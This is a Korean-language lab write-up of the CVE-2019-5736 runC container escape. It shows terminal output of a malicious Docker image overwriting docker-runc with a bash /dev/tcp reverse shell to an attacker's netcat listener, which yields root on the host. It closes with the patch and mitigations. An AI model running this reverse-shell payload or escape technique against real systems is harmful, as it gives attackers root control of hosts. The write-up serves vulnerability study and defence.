
```
user18@user18-virtual-machine:~$ docker exec -it cvetest /bin/sh
```

```
$cd /root && ./run.sh && exit
```

- 악성 도커 이미지를 이용해 컨테이너를 생성하고 실행.
- /root 경로로 이동 후, shell 스크립트를 실행하고 컨테이너에서 빠져나옴.

```
user18@user18-virtual-machine:~$ sudo docker exec -it cvetest /bin/bash
```

- /bin/bash를 셸로 지정하고 컨테이너 진입



```
kali@kali: ~  
File Actions Edit View Help  
  
(kaliⓈkali)-[~]  
$ nc -nlvvp 4455  
listening on [any] 4455 ...  
connect to [172.16.230.128] from (UNKNOWN) [172.16.230.134] 43134  
bash: cannot set terminal process group (9429): Inappropriate ioctl  
for device  
bash: no job control in this shell  
<a2b61140566634b3d9997a00829818d87628c804ab96e37b2#
```

- 공격자는 희생자 호스트 PC의 루트 권한을 획득하고 원격에서 접근 가능.


```
<a2b61140566634b3d9997a00829818d87628c804ab96e37b2# cd /  
cd /  
root@user18-virtual-machine:/# cd home/user18  
cd home/user18  
root@user18-virtual-machine:/home/user18# ls  
ls  
Desktop  
Documents  
Downloads  
Music  
Pictures  
Public  
Templates  
Videos  
root@user18-virtual-machine:/home/user18# cd Download  
cd Download  
bash: cd: Download: No such file or directory  
root@user18-virtual-machine:/home/user18# cd Downloads  
cd Downloads  
root@user18-virtual-machine:/home/user18/Downloads# ls  
ls  
cve-2019-5736-poc  
cve-2019-5736-poc-master.zip
```

```
root@user18-virtual-machine:/home/user18/Downloads# id  
id  
uid=0(root) gid=0(root) groups=0(root)
```

```
root@user18-virtual-machine:/home/user18/Downloads# mkdir kali  
mkdir kali
```

```
user18@user18-virtual-machine:~/Downloads$ ls  
cve-2019-5736-poc  cve-2019-5736-poc-master.zip  kali
```

```
user18@user18-virtual-machine:~$ cat /usr/bin/docker-runc  
#!/bin/bash  
/bin/bash -i >& /dev/tcp/172.16.230.128/4455 0>&1 &
```

- 공격자는 희생자 호스트 PC의 루트 권한을 획득하고 원격에서 접근 가능.

패치 내용 및 대응 방안

패치 내용 및 대응 방안

패치 내용

- Docker 명령어 실행 시 호스트의 runC가 실행되는 것이 아닌 메모리에 복사된 runC가 실행되도록 적용.

대응 방안

- 읽기 전용의 runC 사용.
- Privileged Container 사용 금지.
- 신뢰할 수 없는 이미지 파일 사용 자제.